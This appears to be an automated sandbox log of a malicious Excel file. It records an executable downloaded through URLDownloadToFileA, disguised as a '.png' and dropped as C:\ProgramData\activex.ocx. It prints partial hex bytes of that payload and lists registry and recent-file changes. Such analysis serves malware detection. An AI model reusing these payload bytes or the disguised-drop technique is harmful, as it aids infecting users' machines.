File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FEEE0000	7984	583	ac 94 cf 6a 14 41 10 c6 ab 67 66 37 63 b2 e8 04 97 90 8b 21 11 25 82 04 f2 06 09 68 12 44 05 1f c2 cb 42 de 21 f3 28 7b f5 1d 7c 00 9f c3 bd 7a 58 10 72 12 c6 ef d7 3d b5 d3 6c f4 92 dd 82 6f ba aa ba be fa d3 d3 33 c1 cc 6e 05 97 5d 29 3b 6e 68 7d ae 80 ef 5a 8f af 3e 5f 9b 05 fb 52 9b bd 95 3d ca 62 a2 8a a3 32 bb 54 fc 72 7d ef 67 65 ed b7 d2 94 c0 9a 42 61 c2 cd fb 0f ef 14 da 5a a9 f8 bb df 3f a0 fc 92 23 d8 13 b3 f2 5e d6 c8 a6 38 49 6a 65 a8 63 c5 3d 31 53 ed 49 51 db 1e 64 3b ea 9f 74 fd 47 fb 5d d7 49 83 75 a6 7c ca 66 2f c6 27 ea a9 56 6e b3 dd cc 13 64 c1 72 e6 7c 3e 97 95 98 b1 8f 9e b9 13 99 79 ae b4 1b 56 cc c5 62 b1 62 16 59 85 b1 98 c4 0e 5d 04 f5 81 d7 6b ce 66 b3 15 b3 cc e2 46 91 99 77 01 27 58 11 99 07 d5 58 b1 c5 03 eb e1 d4 95 e2 89	...j.A...gf7c.....!.%.....h.D ....B.!.({..|....zX.r....=..l. ...o.....3..n..]);nh}...Z..> _...R...=.b...2.T.r}.ge.....B a.....Z....?...#....^...8Ije .c.=1S.IQ..d;..t.G.].l.u.|.f/. '..Vn....d.r.|>.....y...V. .b.b.Y.....]....k.f.....F..w.' X....X.....	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\FEEE0000	31171	158	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 23 00 00 00 20 08 03 00 00 01 d8 94 01 53 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 06 50 4c 54 45 ff ff ff 00 00 00 55 c2 d3 7e 00 00 00 02 74 52 4e 53 ff 00 e5 b7 30 4a 00 00 00 09 70 48 59 73 00 00 0e c3 00 00 0e c3 01 c7 6f a8 64 00 00 00 13 49 44 41 54 28 53 63 18 05 a3 60 14 8c 82 41 07 18 18 00 04 9c 00 01 85 82 e9 10 00 00 00 00 49 45 4e 44 ae 42 60 82	.PNG.....IHDR...#... ....S....sRGB.....gAMA..... a.....PLTE.....U..~....tRNS. ...0J....pHYs.....o.d....I DAT(Sc...`...A..... IEND.B`.	success or wait	3	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FEEE0000	146323	2010	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 38 86 cd ac f4 01 00 00 35 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2d 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 a7 5a 7a 22 22 01 00 00 c2 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 53 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 29 29 10 9b d8 01 00 00 4f 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b5 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.8.....5.....[Content_Types].xmlPK..-.....!..U0#....L....-..._rels/.relsPK..-.....!..Zz"".....S...xl/_rels/workbook.xml.relsPK..-.....!.))......O.....xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\apperolew[1].png	unknown	8192	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 b4 da 14 39 f0 bb 7a 6a f0 bb 7a 6a f0 bb 7a 6a d7 7d 07 6a eb bb 7a 6a d7 7d 17 6a 88 bb 7a 6a 33 b4 27 6a f9 bb 7a 6a f0 bb 7b 6a 87 bb 7a 6a d7 7d 14 6a c0 bb 7a 6a d7 7d 00 6a f1 bb 7a 6a d7 7d 06 6a f1 bb 7a 6a d7 7d 02 6a f1 bb 7a 6a 52 69 63 68 f0 bb 7a 6a 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d5 1e f3 5f 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 f0 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........9..zj..zj..zj.}.j.. zj.}.j..zj3.'j..zj..{j..zj.}.j ..zj.}.j..zj.}.j..zj.}.j..zjRi ch..zj........PE..L......_.... ....!.......	success or wait	1	13FF4828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\apperolew[1].png	unknown	8192	30 25 00 00 83 c4 0c eb 09 83 66 04 00 eb 03 89 46 04 5f 8b c6 5e 5b c2 04 00 83 79 08 00 c7 01 e4 01 01 10 74 09 ff 71 04 e8 fd 25 00 00 59 c3 8b 41 04 85 c0 75 05 b8 ec 01 01 10 c3 56 8b f1 e8 d5 ff ff ff f6 44 24 08 01 74 07 56 e8 4c 00 00 00 59 8b c6 5e c2 04 00 51 c7 01 04 02 01 10 e8 54 26 00 00 59 c3 56 8b f1 e8 ea ff ff ff f6 44 24 08 01 74 07 56 e8 22 00 00 00 59 8b c6 5e c2 04 00 8b 44 24 04 83 c1 09 51 83 c0 09 50 e8 9c 26 00 00 f7 d8 59 1b c0 59 40 c2 04 00 e9 88 25 00 00 55 8b ec 56 8b 75 14 57 33 ff 3b f7 75 04 33 c0 eb 65 39 7d 08 75 1b e8 e0 28 00 00 6a 16 5e 89 30 57 57 57 57 57 e8 72 28 00 00 83 c4 14 8b c6 eb 45 39 7d 10 74 16 39 75 0c 72 11 56 ff 75 10 ff 75 08 e8 95 00 00 00 83 c4 0c eb c1 ff 75 0c 57 ff 75 08 e8 c4 26 00 00 83 c4 0c	0%.....f.....F._..^[....y.. .....t..q...%..Y..A...u..... .V.....D$..t.V.L...Y..^...Q .....T&..Y.V.....D$..t.V. "...Y..^....D$....Q...P..&.... Y..Y@.....%..U..V.u.W3.;.u .3..e9}.u... (..j.^.0WWWWW.r(..... ..E9}.t.9u.r.V.u..u..... .u.W.u...&.....	success or wait	5	13FF4828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\activex.ocx	unknown	49152	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 b4 da 14 39 f0 bb 7a 6a f0 bb 7a 6a f0 bb 7a 6a d7 7d 07 6a eb bb 7a 6a d7 7d 17 6a 88 bb 7a 6a 33 b4 27 6a f9 bb 7a 6a f0 bb 7b 6a 87 bb 7a 6a d7 7d 14 6a c0 bb 7a 6a d7 7d 00 6a f1 bb 7a 6a d7 7d 06 6a f1 bb 7a 6a d7 7d 02 6a f1 bb 7a 6a 52 69 63 68 f0 bb 7a 6a 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d5 1e f3 5f 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 f0 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........9..zj..zj..zj.}.j.. zj.}.j..zj3.'j..zj..{j..zj.}.j ..zj.}.j..zj.}.j..zj.}.j..zjRi ch..zj........PE..L......_.... ....!.......	success or wait	1	13FF4828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\apperolew[1].png	unknown	8192	2c 00 01 10 85 c0 0f 85 3a ff ff ff eb ba 6a 00 ff 74 24 10 ff 74 24 10 ff 74 24 10 e8 da fe ff ff 83 c4 10 c3 6a 10 68 b8 2d 01 10 e8 3b 7d ff ff 33 db 89 5d e4 6a 01 e8 ff 71 ff ff 59 89 5d fc 6a 03 5f 89 7d e0 3b 3d e0 74 01 10 7d 57 8b f7 c1 e6 02 a1 c8 64 01 10 03 c6 39 18 74 44 8b 00 f6 40 0c 83 74 0f 50 e8 27 0c 00 00 59 83 f8 ff 74 03 ff 45 e4 83 ff 14 7c 28 a1 c8 64 01 10 8b 04 06 83 c0 20 50 ff 15 a4 00 01 10 a1 c8 64 01 10 ff 34 06 e8 91 65 ff ff 59 a1 c8 64 01 10 89 1c 06 47 eb 9e c7 45 fc fe ff ff ff e8 09 00 00 00 8b 45 e4 e8 f7 7c ff ff c3 6a 01 e8 a2 70 ff ff 59 c3 53 56 8b 74 24 0c 8b 46 0c 8b c8 80 e1 03 33 db 80 f9 02 75 3f 66 a9 08 01 74 39 8b 46 08 57 8b 3e 2b f8 85 ff 7e 2c 57 50 56 e8 f9 c3 ff ff 59 50 e8 43 c1 ff ff 83 c4 0c 3b c7	,.....:.....j..t$..t$... .....j.h.-...;}..3..].j...q. .Y.].j._.}.;=.t..}W.....d... .9.tD...@..t.P.'...Y...t..E....| (..d..... P.....d...4.. .e..Y..d.....G...E.....E ...|...j...p..Y.SV.t$..F..... 3....u? f...t9.F.W.>+...~,WPV.. ...YP.C.....;.	success or wait	26	13FF4828C	URLDownloadToFileA
C:\ProgramData\activex.ocx	unknown	16384	79 05 4e 83 ce e0 46 83 65 08 00 33 d2 2b ce 42 d3 e2 8d 4c 85 e0 8b 31 8d 3c 16 3b fe 72 04 3b fa 73 07 c7 45 08 01 00 00 00 89 39 8b 4d 08 eb 1f 85 c9 74 1e 8d 4c 85 e0 8b 11 8d 72 01 33 ff 3b f2 72 05 83 fe 01 73 03 33 ff 47 89 31 8b cf 48 79 de 8b 4d f0 83 c8 ff d3 e0 21 03 8b 45 f4 40 83 f8 03 7d 0d 6a 03 59 8d 7c 85 e0 2b c8 33 c0 f3 ab 8b 0d 64 4f 01 10 41 8b c1 99 83 e2 1f 03 c2 8b d1 c1 f8 05 81 e2 1f 00 00 80 79 05 4a 83 ca e0 42 83 65 f4 00 83 65 08 00 83 cf ff 8b ca d3 e7 c7 45 fc 20 00 00 00 29 55 fc f7 d7 8b 5d 08 8d 5c 9d e0 8b 33 8b ce 23 cf 89 4d f0 8b ca d3 ee 8b 4d fc 0b 75 f4 89 33 8b 75 f0 d3 e6 ff 45 08 83 7d 08 03 89 75 f4 7c d3 8b f0 6a 02 c1 e6 02 8d 4d e8 5a 2b ce 3b d0 7c 08 8b 31 89 74 95 e0 eb 05 83 64 95 e0 00 4a 83 e9 04 85	y.N...F.e..3.+.B...L...1.<.;.r .;.s..E.....9.M.....t..L..... r.3.;.r.....s.3.G.1..Hy..M..... .!..E.@...}.j.Y.|..+.3.....dO. .A.....y.J...B.e ...e.....E. ...)U....]..\ ...3..#..M.....M..u..3.u....E ..}...u.|...j.....M.Z+.;.|..1. t.....d...J....	success or wait	7	13FF4828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\activex.ocx	unknown	49152	8c 6b 9e 4e b5 9e c1 e7 2b 2b 7b b5 83 03 54 f5 51 5b 46 07 b9 17 9f 76 09 4a 66 25 69 90 db 58 96 43 55 39 e6 fd 17 17 2b 5c d9 a6 ee 80 ee 86 e8 cc 53 51 1d da 2c 29 bc ff a7 76 7f 7d d2 db 52 40 4a d8 30 03 2e 2f c9 b2 ce 1b 0b 84 40 8b 09 3a a5 6c ad d8 7f 4a b6 19 23 ed 4e 36 84 c7 44 39 78 6e e4 4b ce 96 42 51 24 15 f5 1d 08 4a ad 94 20 db 12 57 47 a2 6f 74 e0 91 04 4e 76 5d c8 9b 1c 1b d2 94 3f 59 2f b9 5d dd 00 06 85 b3 a9 8b 71 8b 1d 60 82 2d f5 7f d9 fc 44 bb 12 f4 21 cb 2e a1 5d f1 10 b7 5a 77 55 58 41 ac ff 81 b4 bd 18 45 ac 78 6b 04 c3 92 85 c9 c4 24 ff e8 5a 44 35 6e ef 57 1f 72 ee e1 b9 f4 34 4f 6f 3c 86 9b 4f 62 f9 d8 14 97 f9 cb e4 bf 4b fc 83 bf 80 7b 6b 64 95 4a e4 48 b0 b7 bf 15 07 92 67 a5 22 0e 29 dc f5 5b b5 68 ba b2 78 c7 1f ee 9a	.k.N....++{...T.Q[F....v.Jf%i. .X.CU9....+\.....SQ..,)...v .}..R@J.0../.....@..:.l...J.. #.N6..D9xn.K..BQ$....J.. ..WG.ot...Nv]......? Y/.]....... q..`.- ....D...!...]...ZwUXA.....E .xk.....$..ZD5n.W.r....4Oo <..Ob.....K.... {kd.J.H.....g.".)..[.h..x....	success or wait	1	13FF4828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3302B982.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3302B982.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3302B982.emf	unknown	2128	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3302B982.emf	0	2128	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3302B982.emf	0	88	pending	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EEE64	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EEF7D	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF019	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EEE64	EEE64	binary	04 00 00 00 D4 06 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 39 00 39 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 43 EE FC D0 A5 E3 D6 01 64 EE 0E 00 64 EE 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
